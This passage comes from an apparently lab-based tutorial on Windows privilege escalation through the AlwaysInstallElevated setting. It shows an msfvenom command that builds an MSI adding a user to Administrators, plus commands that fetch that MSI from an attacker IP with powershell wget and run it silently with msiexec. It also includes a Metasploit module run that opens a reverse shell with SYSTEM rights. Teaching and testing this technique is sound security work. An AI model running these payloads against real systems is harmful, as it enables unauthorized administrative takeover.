
```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi > adduser.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
```

The above created file can be downloaded using the powershell wget command and then can be executed using the msiexec command-line utility. Using the following commands:

```
powershell wget 192.168.31.141/adduser.msi -o adduser.msi
msiexec /quiet /qn /i adduser.msi
```

Upon running the malicious package installer, the command got successfully executed and the user **raaz** became a member of **Administrators** group.

```
net user raaz
```



```
c:\Users\Public>powershell wget 192.168.31.141/adduser.msi -o adduser.msi
powershell wget 192.168.31.141/adduser.msi -o adduser.msi

c:\Users\Public>msiexec /quiet /qn /i adduser.msi
msiexec /quiet /qn /i adduser.msi

c:\Users\Public>net user raaz
net user raaz
User name                    raaz
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/28/2024 4:15:33 AM
Password expires             8/9/2024 4:15:33 AM
Password changeable          6/28/2024 4:15:33 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```


Privilege Escalation (Using Metasploit)

Inside Metasploit, there is an exploit by the name **exploit/windows/local/always_install_elevated**, which is a local privilege escalation exploit and performs the same task which we discussed earlier but in an automated manner.

Following are the commands which can be used to run the exploit inside Metasploit:

```
use exploit/windows/local/always_install_elevated
set lhost 192.168.31.141
set session 1
run
```

It can be noticed that this exploit creates a **.msi** file and uploads it to the **Temp** directory of the **raj** user in the target system. After the execution of the file the shell with elevated privileges are obtained.



```
msf6 > use exploit/windows/local/always_install_elevated
[*] Using configured payload windows/x64/shell_reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > set lhost 192.168.31.141
lhost ⇒ 192.168.31.141
msf6 exploit(windows/local/always_install_elevated) > set session 1
session ⇒ 1
msf6 exploit(windows/local/always_install_elevated) > run

[*] Started reverse TCP handler on 192.168.31.141:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session type: shell. This module works with: meterpreter.
[*] Uploading the MSI to C:\Users\raj\AppData\Local\Temp\bdibpZVGORUA.msi ...
[*] Executing MSI ...
[!] Tried to delete C:\Users\raj\AppData\Local\Temp\bdibpZVGORUA.msi, unknown result
[*] Command shell session 2 opened (192.168.31.141:4444 → 192.168.31.219:49773) at 2


Shell Banner:
Microsoft Windows [Version 10.0.17763.379]
_____


C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>whoami
whoami
nt authority\system
```

Conclusion

There are many ways to perform the windows privilege escalation, however the "AlwaysInstallElevated" setting is among the easiest to exploit misconfiguration. It is recommended to perform best practises while implementing any user specific policy.